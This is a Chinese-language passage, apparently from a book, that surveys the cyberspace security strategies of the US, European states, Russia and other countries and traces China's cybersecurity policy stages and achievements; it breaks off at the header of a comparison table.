2011 年，随着美国《网络空间国际战略》的发布，美国对网络空间安全的认识又提升到一个新的高度。如果说 2003 年的《国家网络空间安全战略》反映出美国人面对网络威胁时的一丝困惑和迷茫，8 年后的《网络空间国际战略》带给我们的则是美国面对网络空间时的自信甚至野心。网络空间在美国人眼中已经从需要重点考虑的国家安全政策短板变成了推动国家战略的助力和舞台。

《网络空间国际战略》（以下简称《战略》）宣称要建造一个“开放、互通、安全和可靠”的网络空间，并为实现这一愿想勾勒出了政策路线图，涵盖经济、国防、执法和外交等多个领域，基本概括了美国所追求的目标。《战略》列出了 7 个政策重点，即通过制定国际标准、鼓励创新和开放市场，加强知识产权保护；确保网络的安全、可靠和韧性；深化执法合作并积极推进国际规则；强化“网军”以应对 21 世纪的安全挑战；建立有效且多方参与的国际互联网治理架构；展开“网络援外”及保障互联网自由。《战略》意图以美国价值观引领全球互联网的发展，夺取网络空间的信息主导权，其背后有着全面而长远的战略考虑。首先，美国积极应对全球互联网信任危机。《战略》实质是一份网络空间安全国际战略，全文大部分谈的都是网络保护、网络治理和网络对抗。其次，美国极力推崇互联网自由。美国近年来发布的《四年一度防务评审》、《提交第 44 届总统的保护网络空间安全的报告》、《网络空间政策评估》等多份政府文件中，均不断强调网络空间是与太空、海洋并列的第三大全球公地。《战略》同样将网络空间和其他两个公地视为同等重要的，并进一步指出美国要确保在网络空间的战略威慑力，推动相关国际规则的构建，确保美军在全球公地的自由进入和调动。在这个层次上的战略威慑力符合美国在近些年所奉行的主动的国家安全原则，可以被认为是对美国网络空间安全的很好诠释。再次，美国需要互联网政策的顶层设计。克林顿政府、布什政府在信息安全、网络安全方面都曾推出过战略计划，奥巴马上任以来也曾发布过《网络空间政策评估》等文件，但这些文件仅仅是围绕技术提出了相关政策问题的解决思路。而新出台的《战略》则是美国政府针对全球互联网推出的首份国际战略与政策报告，重要程度远远超越了上

述文件，其内容与目标已从美国自身的网络空间范围扩展到全球网络空间。

上述 3 个阶段即为我们观察到的美国网络空间安全的演进脉络，可以用 3 个最有代表性的关键词对其整体发展进行一下梳理。第一阶段，信息（Information）。这个时期的互联网对美国而言更多地意味着一种媒体，对于网络空间安全的认知也仅仅停留在内容安全的角度。第二阶段，网络空间（Cyber&Cyberspace）。这一时期网络的影响和广泛渗透已经得到了美国的重视，网络空间安全不再仅仅停留于网络内部，而是随着网络的扩张，渗透进了社会生活的方方面面。第三阶段，网络化的世界（Networked World）。网络化的世界来自于《战略》所使用的副标题（Prosperity，Security，and Openness in a Networked World）。我们认为网络化的世界可以较为贴切地反映美国在现阶段的网络空间安全战略，即网络空间已经不再被认为是一种独立或游离于现实之外的空间，而是人类社会的一种发展方向。而网络空间安全将在很大程度上影响人类社会未来的发展。

美国对网络空间认识的这种变化过程是目前可观察到的网络空间安全概念演进最为全面和完整的流程，对于研究其他国家网络空间安全的演变和发展具有很高的参考价值。

1.3.2　英国在网络空间安全上的部署

英国作为美国的传统盟友，在网络空间安全目标的发展中基本沿袭了美国的路线，但在发展阶段上略落后于美国。

2009 年前，英国在网络空间安全方面的目标主要针对网络内容，即信息（Information）。其立法结构上包括刑法、猥亵物出版法及公共秩序法等。2009 年，英国国家网络安全办公室和国家网络安全行动中心联合向议会提交了《英国网络安全战略》。该战略中明确提出了“正如为了国家安全和繁荣，19 世纪我们必须确保海洋安全、20 世纪我们必须确保空中安全一样，21 世纪我们必须确保网络空间的安全”，并且声明“政府的终极目标是使英国得到网络空间带来的全部利益”。

在 2009 年版的《英国网络安全战略》中对网络空间安全的目标表述为建立一个“安全、可靠并且恢复性强的网络空间”。仔细分析上述表述，不难发现 2009 年英国对网络空间安全的目标可以分为两个层次：第一个层次是安全、可靠，这与美国 1997 年的《全球电子商务框架》中对网络的要求基本一致；第二个层次是恢复性强，这里指网络空间抵抗破坏及重建的能力，与国家安全战略的诉求一致。强调威胁和脆弱性使得英国 2009 年的《英国网络安全战略》与 2003 年美国的《国家网络空间安全战略》类似，但此时英国的网络安全目标依然停留在网络空间内部，并未向受到互联网影响及使用互联网的其他行业扩展。

2011 年，英国发布了新的《美国网络安全战略》，新战略阐述了英国将如何通过建立一个更加值得信任和富有活力的数字环境，来支持经济繁荣、保护国家安全

及保障公众的生活方式。英国内阁的目标是，到 2015 年让多数英国公民能够享受到基本的安全保护，对抗网络威胁。

英国政府通过减少风险和利用机遇确保英国在网络空间的优势，通过对知识、能力和决策的改善使保持优势成为现实。《英国网络安全战略》的目标是减少英国使用网络空间的风险，利用网络空间的机遇，改善知识、能力和决策的结构和水平，以确保英国在网络空间的优势。具体而言，有以下 3 大战略目标。

（1）降低使用网络信息空间的风险，包括采用阻止攻击、防止自身系统不受攻击危害及减少攻击影响的各种方法。

（2）充分利用网络信息空间，展开整套可行的、用于支持网络信息安全和国家安全政策目标的行动，如打击恐怖主义和严重的集团犯罪行为等。

（3）改善知识结构、提高能力和决策水平，包括使用必要的、为实现前两个目标所需的各种工具和技术。为了达到减少风险或充分利用网络空间的目标，必须对提高能力和采取行动的决策进行谨慎评估，以保证英国在网络空间的利益。

与美国相比，英国政府并不谋求网络空间的主导地位，而是将注意力集中在维护本国网络安全、降低使用网络空间风险、加强本国网络安全产业竞争力、创造网络安全商业机遇等方面。造成这种状态的根本原因在于英国的网络发展状况远远落后于美国，无论是在本土企业的规模和竞争力还是在国际网络空间话语权上，美英之间都存在不可忽视的差距。考虑到这种差异，以及美英之间的传统盟友关系，脚踏实地和背靠大树好乘凉这两个因素让英国网络空间安全目标的保守变得容易理解了。

1.3.3 德国在网络空间安全上的部署

德国在信息安全方面一直是欧洲的典范，其主要做法包括以下 3 方面。

一是有明确的责任部门。联邦电信和邮政总局、内政部和其下属联邦信息安全署、联邦安全署、计算机紧急反应小组、联邦信息安全办公室等机构各司其责，协调配合。

二是重视运用法律手段。德国联邦经济和劳工部下属的联邦电信和邮政总局在为德国联邦其他部门提供基础电信服务的同时，还负责起草和制定《电信法》和《数字签名法》等法律，并协调联邦政府各部门有效使用数字签名来保障信息安全。联邦政府制订了具体的计划和措施加强互联网安全，包括颁布了《电子签名法》和《电子商务法》。

三是综合运用相关技术措施。德国联邦政府为加强信息安全采取了一系列的措施，包括重大基础设施的保护，增强社会各界的信息安全意识，通过设立安全门户网站为企业和个人提供相关信息和安全工具，增强互联网信息安全，开展信息安全认证，推广新的安全技术。

2011 年 2 月，德国政府颁布了《国家网络安全战略》。德国将网络空间分解为 3 个相对独立的“子空间”：重要信息基础设施、公众和中小型企业信息系统、公共领域信息系统。第一空间体现政府的管理角色，第二空间中政府通过国家认证和专项资金等激励机制提供安全支持，第三空间中政府采取措施加强系统安全。德国网络安全战略的总体目标是确保网络安全和德国的自由与繁荣。德国《国家网络安全战略》涉及 10 大战略领域，包括保护关键信息化基础设施、确保德国信息系统的安全、加强公共行政部门的信息技术安全、设立国家网络响应中心、设立国家网络安全理事会、有效控制网络犯罪、开展有效的协同行动以确保欧洲和全球的网络安全、使用可信的信息技术、促进联邦当局的人才发展和开发应对网络攻击的工具。

分析上述战略，我们发现许多与美英不同的特点。首先，网络空间安全分层，这里的分层并不是单纯对安全需求分层，而是通过不同的安全需求界定不同的参与主体。与美国在网络安全领域广泛向民间企业开放的政策不同，德国政府在不同的网络安全层次中扮演着从主导者到监督者等重要性各不相同的角色。虽然两种网络安全策略孰优孰劣目前还没有定论，但是最近爆发的“棱镜门”泄密事件似乎反映出了美国模式的问题。其次，与英国不同的是，德国在网络安全方面将发展自主技术放在更为重要的位置。无论是对可信技术的识别，还是开发应对网络攻击的工具，独立的技术能力反映出了德国人一贯的谨慎，并且从另一个侧面印证了网络安全在德国国家安全中的重要地位。

1.3.4　法国在网络空间安全上的部署

法国的网络信息安全防御一直以来远远落后于其盟友美、德、英及欧盟的许多国家。与拥有先进的网络安全防范手段与技术的其他西方国家相比，法国的网络安全问题相对受到忽视。特别是在 Web2.0 网络环境下，官方机构越来越面临严重威胁。在最新的防病毒技术和手段上更是远远被抛在后，这点从法国最早关于网络安全的政策制定于 2001 年就可见一斑。2008 年 6 月 17 日，法国颁布了新版《国家防务与安全白皮书》（旧版发布于 1994 年）；7 月，参议院公开发布《网络防御与国家安全》系列专题报告。上述文件均指出保障网络信息安全已成为国家安全战略密不可分的一部分，进而提出建立新的国家级网络安全防御中心，成立由总理府全权管辖的国家信息系统安全总署，以取代级别低、权力小的国家信息安全指挥中心。2008 年 7 月 8 日公布的《网络防御与国家安全》专题报告的第二条建议是，通过强化防火墙和提升网管质量等方法，增加法国预防网络攻击的手段。该报告强调政府的所有部门都应主动行动起来，采取切实有效的措施推广网络安全防范观念，机要部门更是应该加强防范标准，严格执行网络信息保密制度，严密防范病毒侵袭和网络攻击，尤其要重视内部网的安全环境建设。

在随后的 2011 年 3 月，法国发布了《法国信息系统防御和安全战略》，其目的

旨在确保法国公民、企业和国家在网络空间中的安全。该战略主要为了实现 4 个目标：第一，成为网络防御的世界级强国；第二，通过保护主权信息，确保法国决策自由；第三，加强国家关键基础设施的网络安全；第四，确保网络空间安全。

法国网络空间安全目标的发展并没有经历英美式的进化。甚至因为担心网络对法国的传统文化产生影响，法国政府在 1998 年前一直忽视政府信息化的发展，至 1999 年才出台第一部社会信息化政策，要求利用信息技术实现公共服务的现代化。缺乏对网络的深刻认识，使得法国的网络空间战略缺乏明确的目的性。

1.3.5 澳大利亚在网络空间安全上的部署

2009 年 11 月 23 日，澳大利亚政府发布了《信息安全战略》，详细描述了澳大利亚政府将如何保护经济组织、关键基础设施、政府机构、企业和家庭用户免受网络威胁，明确提出信息安全政策的目的是维护安全、恢复能力强和可信的电子运行环境，从而促进澳大利亚的国家安全并从数字经济中最大限度地获取利益。

澳大利亚政府的信息安全战略目标主要是：让所有公民都意识到网络风险，确保其计算机安全，并采取行动确保其身份信息、隐私和网上金融的安全；让企业能利用安全、灵活的信息和通信技术，确保自身操作和客户身份信息与隐私的完整性；让政府能确保其信息与通信技术是安全的且对风险有抵抗力。

澳大利亚政府的信息安全战略保障重点包括：增强针对网络威胁的探测、分析及应对能力，重点关注政府、关键基础设施和其他国家系统的利益；对澳大利亚公民提供相关教育，并提供相应的信息、信心和工具以确保其网络安全；与商业伙伴合作，以促进基础设施、网络、产品和服务的安全与灵活性；保持政府 ICT 系统的最佳运行状态，包括与政府进行网上交易的系统；促进全球电子运作环境的安全性、灵活性与可信度，以支持澳大利亚的国家利益；维护法律框架和执行力的有效性，从而确定并起诉网络犯罪；培养具有网络安全技能的人才，使之具备研发能力以开发出创新的解决方案。

1.3.6 俄罗斯在网络空间安全上的部署

俄罗斯关注网络空间安全问题由来已久，早期主要通过立法强化国内互联网安全，于 2009 年、2010 年分别发布了《国家网络安全战略》和《信息安全战略》，目的是提升国家网络基础设施的安全与稳定，并提升国家网络信息的安全性与机密性。

在国际上，俄罗斯一直试图在联合国框架下推进网络信息安全的政府间合作，将信息安全作为突破口，争夺网络空间治理主动权。俄罗斯的战略意图是借互联网国际信息安全公约的建立，抢占信息和网络空间行为国际准则和规则制定的主导权，并通过缔结国际联盟，制衡以美欧为代表的西方发达国家网络空间阵营。

第 2 章 我国网络空间安全状况

本章要点

- ✓ 我国网络空间安全工作阶段划分
- ✓ 我国网络空间安全工作成效

2.1 我国网络空间安全工作阶段划分

2.1.1 启动阶段（2001－2002 年）

2001 年至 2002 年是我国网络空间安全事件频发的时期，IP 电话通信技术被恶意滥用，数据走私和电话骚扰行为猖獗，直接影响政府的日常工作和居民的正常生活；互联网充斥淫秽有害信息内容；重要信息系统存在诸多安全隐患，卫星通信故障造成美元对港元汇价异常，引发国内首例网络炒汇纠纷案；深交所因系统崩溃停市半天，造成直接经济损失和社会影响；北京首都国际机场信息系统出现故障，造成上百个航班延误，数万名旅客滞留等。网络空间安全事件频发，改变了我国对网络空间安全状况的认识，即我国面临的网络空间安全问题已不再是一个局部性和技术性的问题，而是一个影响国计民生、关乎国家安全与社会稳定的现实问题。为此，2001 年，国家信息化领导小组重组，网络与信息安全协调小组成立，我国网络空间安全保障工作正式启动。

2.1.2 逐步展开与积极推进阶段（2003－2011 年）

2003 年，国家信息化领导小组根据国家信息化发展的客观需求和网络与信息安全工作的现实需要，制定出台了《关于加强信息安全保障工作的意见》（中办发〔2003〕27 号文件），该文件是我国网络空间安全工作的基础性文件，作为国家网络空间安全保障工作的总体指导，奠定了我国网络空间安全保障体系的构建方向。该文件是我国网络空间安全历史上最重要的、具有转折意义的文件之一，确立了网络空间安全的重要位置，开始从国家的层面上关注、重视网络空间安全问题。

2004 年 1 月 9 日，国家以网络与信息安全协调小组名义召开了国家信息安全保障工作的高峰会议，各部委、各省（区、市）的一或二把手参会。信息安全已经成为国家安全的重要组成部分。

2005 年，国信办发布 2 号文件《国家信息安全战略报告》，报告将网络空间安全分为基础信息网络安全、重要信息系统安全和信息内容安全三部分，从分析当前我国网络空间安全形势和面临的挑战入手，提出我国网络空间安全的战略目标、主要任务和方针，并制定了维护国家网络空间安全的主要对策。

2006 年，中办发布 11 号文件《2006—2020 年中国信息化发展战略》（以下简称《战略》）。《战略》中把建设国家网络空间安全保障体系作为第 8 个战略重点，提出了全面加强国家网络空间安全保障体系、大力增加国家网络空间安全保障能力的战

略目标。要坚持积极防御、综合防范，探索和把握信息化与网络空间安全的内在规律，主动应对网络空间安全挑战，实现信息化与网络空间安全的协调发展。要坚持立足国情，综合平衡安全成本和风险，确保重点，优化网络空间安全资源配置。为此，提出了网络空间安全保障的 6 项工作：建立和完善信息安全等级保护制度，重点保护基础信息网络和关系国家安全、经济命脉、社会稳定的重要信息系统；加强密码技术的开发利用；建设网络信任体系；加强网络空间安全风险评估工作；建设和完善网络空间安全监控体系，提高对网络空间安全事件的应对和防范能力，防止有害信息的传播；高度重视网络空间安全应急处置工作，健全完善网络空间安全应急指挥和安全通报制度，不断完善网络空间安全应急处置预案。应从实际出发，促进资源共享，重视灾难备份建设，增强信息基础设施和重要信息系统的抗毁能力和灾难恢复能力。

2.1.3　国家网络空间安全战略布局阶段（2012 年至今）

2012 年 5 月，国务院发布 23 号文《关于大力推进信息化发展和切实保障信息安全的若干意见》（以下简称《意见》），将发展与安全统筹考虑，注重网络安全的顶层设计、法规与标准建设，强调重要信息系统、政府信息系统、工业控制系统和个人信息保护工作，该文件配合 2003 年发布的 27 号文共同构成了我国网络空间战略的总体部署。在上述文件的指导下，我国开始了新一轮的网络安全战略布局。《意见》指出，坚持积极利用、科学发展、依法管理、确保安全，加强统筹协调和顶层设计，健全信息安全保障体系。其主要目标是国家信息安全保障体系基本形成，重要信息系统和基础信息网络安全防护能力明显增强，信息化装备的安全可控水平明显提高，信息安全等级保护等基础性工作明显加强。主要工作包括两方面：一是健全安全防护和管理，保障重点领域信息安全；确保重要信息系统和基础信息网络安全，加强政府和涉密信息系统安全管理，保障工业控制系统安全，强化信息资源和个人信息保护。二是加快能力建设，提升网络与信息安全保障水平；夯实网络与信息安全基础，加强网络信息体系建设和密码保障，提升网络与信息安全监管能力，加快技术攻关和产业发展。

随着国家对互联网络空间安全的重视程度的增高，重新理顺互联网络空间立法结构的趋势已经渐渐显现。2012 年年底，全国人大常委会颁布了《关于加强网络信息保护的决定》（以下简称《决定》），《决定》中对个人或企业收集公民个人电子信息的尺度与方式做出了明确解释与规定，还对“网络实名制”做出了最新明确解释：网络服务提供者为用户办理网站接入服务，办理固定电话、移动电话等入网手续，或者为用户提供信息发布服务，应当在与用户签订协议或确认提供服务时，要求用户提供真实身份信息。这反映出了中央一级的立法对互联网的关注也在日益增强，标志着国家顶层的网络空间战略已经开始逐步展开。

2013 年 11 月 12 日，中国共产党 十八届三中全会公报指出将设立国家安全委员会，完善国家安全体制和国家安全战略，确保 国家安全。这标志着我国国家层面的网络空间战略将正式实施。2014 年 2 月 27 日，中央网络安全和信息化领导小组成立。领导小组由总书记担任组长，规格之高前所未有，充分体现了党中央对国家安全、网络安全工作的高度重视，网络安全工作领导体制和思路发生重要深刻变化，标志着我国网络安全进入新的历史阶段。

2.2 我国网络空间安全工作成效

近年来，我国网络空间安全工作取得了明显成效，初步建立了网络与信息安全管理体制和工作机制，基础信息网络和重要信息系统的安全防护水平明显提高，为维护国家安全与社会稳定、保障和促进信息化建设健康发展发挥了重要作用。

1. 确立组织协调机制，形成分工协作的工作体系

国家网络与信息安全协调小组成立后，在统筹协调跨部门的网络与信息安全工作、完善网络与信息安全部门间的协调机制方面发挥了作用，初步建立起国家网络与信息安全协调小组统筹协调、政府各有关部门分工合作的国家信息安全保障组织管理机制。工业和信息化部、公安部、国家密码管理局、保密局、国务院互联网信息办公室等单位依据各自分工承担国家网络与信息安全的相应管理职责。公用通信网、广播电视网等基础信息网络的安全管理分别由工业和信息化部及新闻出版广电总局负责。重要信息系统主管部门按照“谁主管谁负责，谁运营谁负责”的原则，进一步健全信息安全管理责任制，明确主管领导、落实责任部门，建立起较为完善的信息安全管理机制。

2. 部分领域出台法律，充分发挥政策的规范指导作用

围绕计算机信息系统安全、电信网安全、互联网安全等领域，出台了相关法律：《全国人民代表大会常务委员会关于维护互联网安全的决定》、《电子签名法》和《全国人民代表大会常务委员会关于加强网络信息保护的决定》等为国家信息安全保障工作的开展提供了法律依据。党中央国务院出台了一系列网络与信息安全相关政策文件:《关于加强信息安全保障工作的意见》、《关于大力推进信息化发展和切实保障信息安全的若干意见》等在规范和指导我国信息安全保障工作中发挥了重要作用。

3. 监管治理逐步深入，网络环境不断净化

关键基础设施保护稳步开展，建立了全国重点领域信息系统和工业控制系统安全检查、通信网络安全防护、基础电信企业责任制等安全管理制度。互联网公共环

境治理初显成效，建立了互联网木马和僵尸网络监测与处置机制，建立了反垃圾邮件综合处理平台，成立了网络不良与垃圾信息举报中心，降低了发生大规模网络攻击的风险，使得我国垃圾信息数量大幅减少。网络内容监管日渐深入，建立了国家和省两级层面的信息安全支撑体系和协作联动机制，具备了全局性和区域性相结合的信息安全管控能力。网络违法犯罪打击力度不断增强，建立了防范治理黑客地下产业链，清理涉枪涉爆、淫秽色情、网络欺诈等违法信息行动机制。

4. 自主创新能力不断提升，企业创新主体地位得到加强

我国技术创新能力不断增强，以企业为主体的创新体系逐步形成。自主可控的通用和安全芯片、高性能计算机、数据库等关键软硬件研发取得突破，自主可控的路由器、交换机、中低端服务器等产品在部分基础信息网络和重要信息系统中有所应用，自主可控的防病毒软件、防火墙、入侵检测系统、漏洞扫描等安全技术产品获得广泛应用。形成以华为、中兴、阿里巴巴、腾讯等为代表的信息技术骨干企业，有力带动了自主创新水平的提高，强有力地支撑了网络与信息安全。自主技术标准体系不断健全，我国主导完成或署名的涵盖互联网路由、网际互联、安全等核心技术领域的 RFC 数量大幅增加，时分双工长期演进技术、数字视频编解码标准等一批自主知识产权技术标准不断形成，国际影响力显著增强。

5. 强化行业自律和社会监督

充分发挥中国互联网协会、中国通信企业协会等行业协会和自律组织作用，指导成立通信网络安全专业委员会、中国反网络病毒联盟等行业自律组织，组织签署抵制恶意软件等一系列行业自律公约。强化社会监督，设立了“12321 网络不良与垃圾信息举报受理中心”，制定并向社会公布实施了《举报互联网和手机媒体淫秽色情及低俗信息奖励办法》，深入开展了网络违法不良信息举报受理和奖励工作，建立了与基础电信运营企业的协同处置机制，加强了对举报信息的梳理汇总和分析研判能力。2009 年以来，累计受理各类举报超过 39 万件次。实践证明，群众举报等社会监督方式，对于查处各种违法有害短信息及网上违法有害信息发挥了十分重要的作用，有力促进了网络环境的净化，维护了网络秩序。

6. 积极参与网络与信息安全国际和区域合作

利用联合国、亚太经合组织（Asia-Pacific Economic Cooperation，APEC）、东盟、上海合作组织、国际电信联盟（International Telecommunication Union，ITU）和互联网治理论坛（Internet Governance Forum，IGF）等开展了广泛的网络与信息安全国际和区域交流。加强了地区间网络安全合作，与东盟成员国签订了网络安全合作框架，与上海合作组织的其他成员签署了保障国际信息安全政府间合作协定。主动

参与互联网名称与数字地址分配机构（The Internet Corporation for Assigned Names and Numbers，ICANN）的有关工作，扩大和争取了我国在域名分配方面的话语权，成功使“.中国”成为顶级域名并实现全球解析，初步打开中文域名发展局面。积极参加了亚太地区计算机应急组织（Asia Pacific Computer Emergency Response Team，APCERT）年会，连续当选 APCERT 副主席和指导委员会委员。

第 3 章 网络空间管理和政策

本章要点

- ✓ 政策规划战略
- ✓ 法律法规
- ✓ 国际合作与国际治理

3.1 政策规划战略

3.1.1 全球各国网络空间战略发展历程与特点

回顾网络空间战略发展历史，从冷战后期到美国独霸全球，再到世界多极化，考察各国网络空间战略的思想前瞻性、战略文本多样性、战略行动计划性，可以发现对战略重视程度越高的国家，其在网络空间竞争中越具有优势。冷战后期，美、俄保持了战略能力的优势，随着俄罗斯国际实力的衰落，其网络空间战略地位也不断丧失。

21 世纪的第一个 10 年是美国独霸全球的时代。美国保持了一贯的战略制定传统，将战略视为长远性、全局性、根本性的方针政策。美国每隔几年就会对网络空间安全进行一次全面评估，推出一部代表性的网络安全战略。例如，2006 年的《网络空间军事战略》明确了“第五疆域”，2008 年的《美国国家网络安全综合计划 CNCI》提出了综合行动方案，都是当时网络空间安全先进理念的倡导者。

自 2010 年以来，世界多极化格局逐步形成。欧盟各国和亚太国家也开始特别重视战略制定，全球网络空间安全战略文本呈现爆发式增长。美国虽然仍旧保持领先地位，但是欧盟一体化战略、俄罗斯重塑东方阵营战略的影响力也日趋增加。

战略能力与现实竞争力两者互为因果的规律屡屡得到验证，体现了重视就会领先这一基本逻辑。以战略为导向是切实提高网络空间竞争力的一种手段，透明的战略也是在国际社会平等对话和得到尊重的重要基础。

各国网络空间战略的制定体现出合纵连横与立足国情两大特点。

合纵连横是各国网络空间战略的重大特征。各国都在争夺网络空间权益特别是主导权，积极进行战略谋划和利益协调，致力于构建网络战略同盟。例如，美国力争实现网络霸权，它在《网络空间国际战略》中多次提到国际合作，多次透露出主导国际规则的意愿，并且运用政治、军事、经济、外贸、情报、文化等多种手段，强行达成战略联盟并主导之。当前，美欧合流态势已经形成，美国重回亚太趋势正在发展，美国与日本、澳大利亚等国在网络空间的合作不断深化。俄罗斯意图重塑东方阵营，近年来依托联合国、上海合作组织等不断发声，提出了互联网主权、管制、平衡、公平发展的原则观念，区别于美国妄图强加于国际社会的“普世价值”。新兴市场国家内部也存在分歧，如印度与美国达成默契，在确保自身网络安全的同时，又试图借美国牵制中国，提高自身国际地位。巴西则借网络空间安全之名行独裁统治之实。

立足国情是各国网络空间战略的基础特征。各国都在结合本国面临的实际机遇与挑战，力争做到扬长避短。美国的《网络空间国际战略》认为网络空间对于刺激

贸易和经济增长、提升国防能力、促进科技进步和推动社会发展至关重要。欧盟主要国家认为网络人权必须得到保障，以网络安全促发展是重大发展机遇。俄罗斯的《联邦信息安全学说》强调国家安全从根本上取决于信息安全的保障。日本、韩国、印度等亚洲国家强调发展国产 ICT 设备。另外，历史传统也是影响网络空间战略的重要因素，美、英、俄等国延续了其在情报侦听方面的强硬姿态，俄、德、中等国十分重视信息内容对国家安全的影响。

3.1.2　各国网络空间战略分析

寰宇全球，世界上的主要国家都已视网络空间为继“海、陆、空、天”之后的“第五疆域”，20 年来各国出台的网络空间战略文本超过 50 余部。值得注意的是，近 5 年来各国出台战略越来越频繁，战略思想进步速度越来越快，发展中国家也不甘落后积极发声。网络空间上升为国际化、政治化、军事化的重大议题。

1. 美国

目前，美国在国际网络空间竞争中处于“一超独强”的优势地位，全球各国处于追赶态势但总体落后。美国的网络安全战略发展基本可分为基础设施保护、战略防御、综合计划、战略扩张和深入实施 5 个阶段。

1999 年至 2000 年为美国网络安全保护的“基础设施保护”阶段。美国早在 1996 年就颁布了《国家信息基础设施保护法》，此后又先后出台了第 62 号和第 63 号总统令，大力开展关键基础设施保护。直到今天，关键基础设施保护仍然是美国网络空间安全保障工作的重要内容。

2001 年至 2003 年为美国网络安全保护的“战略防御”阶段。美国在“9・11”事件后，对网络空间赋予了国家战略意义，于 2003 年发布了《保卫网络空间国家战略》，着重展开网络空间的深度防御。

2004 年至 2007 年为美国网络安全保护的“综合计划”阶段。该阶段以《网络空间军事运行战略》和《国家网络安全综合纲领》为代表，主要特征是美国开始用网络行动配合军事威胁，并将其作为新军事战略的核心内容。

2008 年至 2011 年为美国网络安全保护的“战略扩张”阶段。该阶段以 2008 年《国家网络安全综合纲领》和 2011 年《网络空间国际战略》为代表。从该阶段起，美国的网络安全战略重心开始转向国外，将虚拟空间的治理规则向现实世界延伸，统筹众多力量以实现主导国际规则的目的。

2012 年至今为美国网络安全保护的“深入实施”阶段。美国不断在实际操作中检验并更新其战略计划，并发布了《减少商业窃密行政战略》、《提升关键基础设施网络安全行政命令》等专业性、针对性较强的政策文件，全面落实并巩固其网络安全国家战略。

2．欧盟及其主要国家

欧盟及其成员国发布超国界网络空间安全战略，达成区域性国家合作联盟，侧重战略防御，倡导网络自由与开放。2012 年，欧洲网络与信息安全局颁布《国家网络空间安全战略：加强网络空间安全的国家行动进程》，分析了欧洲各国战略文件现状，总结了共同主题和区别，并在此基础上提出了意见与建议。2013 年，欧盟颁布《欧盟网络安全战略：公开、可靠和安全的网络空间》，提出增强网络抗打击能力；大量减少网络犯罪；在欧盟共同防务的框架下制定网络防御政策，发展防御能力；确保安全的共同责任，加强政府、私人部门及公民之间的协调合作等 5 项战略优先项目。同时，欧盟要求各成员国建立网络与信息安全的相应职能部门，制定国家网络信息安全战略，建立成员国之间的合作机制，分享信息，互相协作。欧盟重要成员国英、德、法也各自发布网络空间战略，对内提升网络防御能力，对外与美相互呼应，争取主动地位。英国于 2009 年、2011 年出台两次《英国网络安全战略》，提出建立安全的、有保障的和恢复力强的网络空间，挖掘网络空间的机会，提高网络空间认知、能力和决策力。德国 2011 年出台的《德国网络安全战略》明确了保证信息基础设施安全和加强信息交流合作两项基本原则。同时，该战略明确表示德国将以欧盟内部安全战略和数字议程为依据，开展进一步的网络安全行动，以网络安全促进德国的经济与社会繁荣。法国 2011 年 3 月出台的《信息系统防御和安全战略》指出网络与信息安全已成为国家安全密不可分的一部分，成立国家级的网络安全防御中心是当务之急。其他欧盟成员国包括爱沙尼亚、芬兰、斯洛伐克、捷克、立陶宛、卢森堡、荷兰也先后出台了官方或非官方的国家安全策略，防御、国际合作、经济、人权、文化教育是其共同关注点。

欧盟 2013 年发布的《欧盟网络安全战略》，结合欧盟各国战略情况，主要提出了 4 项核心战略目标：打造欧洲网络空间战略联盟形成合力，保障各国网络空间主权，以安全促发展，增强防御能力。

3．俄罗斯

俄罗斯基本完成网络空间战略布局，将网络空间安全视为保障国家安全和经济安全的核心内容。近年来俄罗斯在联合国、上海合作组织等积极发声，重新打造网络大国形象，力图改变由西方国家主导的国际网络空间格局。一是在在国家安全层面，俄罗斯于 2000 年、2009 年发布的《俄罗斯联邦国家安全构想》、《俄罗斯联邦 2020 年前国家安全战略》中都明确提出保障网络空间安全是国家重要任务。二是在网络空间安全层面，大体经历保障安全、以安全促发展、战略扩张 3 个阶段。第一阶段以 2000 年发布的《俄罗斯联邦信息安全学说》为代表，战略重心体现在保障信息安全方面。第二阶段以 2007 年发布的《俄罗斯信息社会发展战略》为代表，在其社会日趋稳定与经济复苏的新历史背景下，战略重心由保障信息安全过渡到以安全

促发展，在发展中求安全，达到促进信息社会发展的目的。第三阶段以 2011 年在第 66 届联合国大会上联合中国、塔吉克斯坦、乌兹别克斯坦共同提出的《信息安全国际行为准则》为代表，战略中心由国内转向国际，力图纵横联合一股新的力量，制衡由美国主导的网络空间格局。《信息社会发展战略》提出一系列基本原则，涵盖政治、军事、经济、社会、文化、技术等各方面。

俄罗斯的《信息社会发展战略》和《信息安全国际行为准则》是近年来俄罗斯的总体指导战略。战略主要目标：一是通过保障网络空间安全，借以发展俄罗斯经济，俄罗斯在冷战结束后，发展经济是其面临的主要困难与核心任务，网络空间的战略目标也顺应国家整体形势，调整为以安全促发展；二是试图在联合国、上海合作组织等框架下推进网络信息安全合作，重塑东方阵营，制衡美欧为代表的西方发达国家网络空间阵营。俄罗斯的战略意图是借互联网国际信息安全公约的建立，通过缔结国际联盟，争夺网络空间治理主动权。

4．其他主要国家

日本于 2013 年 6 月 10 日公布《网络安全战略》，该战略确立了日本网络安全战略目标和基本原则，明确了网络安全参与各方及职责，并提出了确保网络空间安全的任务和措施。2010 年出台了《保护国民信息安全战略》，加紧网络防御与应急响应，保护网络免受黑客和病毒的攻击，提倡以主动攻击代替被动防御，并在政策方面予以保障，建立了一套有助于经济增长的战略的安全政策体系。

韩国于 2011 发表了《国家网络安全综合计划》，旨在防止网络恐怖袭击威胁国民的财产和国家安全。《国家网络安全综合计划》引入“三线防御体系”，即国际接口局、互联网服务商、企业及个人，从不同角度探测和防范网络恐怖袭击的机制。

印度于 2011 年出台《国家网络安全策略（草案）》，并于 2013 年正式通过。该草案认为政府有必要采取行动维护网络空间安全，树立印度在全球 IT 行业的领先地位，加快社会转型，推动产业发展与经济增长。

加拿大于 2010 发布《加拿大网络空间安全战略》，提出强化网络系统和关键基础设施防御，支持经济增长并保护加拿大人在网络空间与世界各国人民交流的安全。加拿大希望充分利用网络空间来建立一个安全、适应性强、创新的国家。

新西兰于 2011 年发布《网络安全战略》，该战略的发布是政府为了应对日益增长的网络威胁所做出的反应。它以政府和非政府组织正在采取的加强网络安全的举措为基础，明确提出要为个人、企业、重要的国家基础设施和政府部门的网络安全提供有针对性的保护措施。

3.1.3　各国网络空间战略的共同优先选项

各国网络空间战略的优先行动选项既有很大的交集，又有不同的侧重点。

体制机制、法律、制度、技术、产业、基础设施、教育意识是各国战略多数重点阐述的内容，具有很大的类似与共同点。通过表 3.1，可以看出各国网络空间共同选项的一些端倪。

表 3.1　各国网络空间战略共同选项

国家		美国			欧盟	英国	德国	法国	俄罗斯	日本	印度	澳大利亚
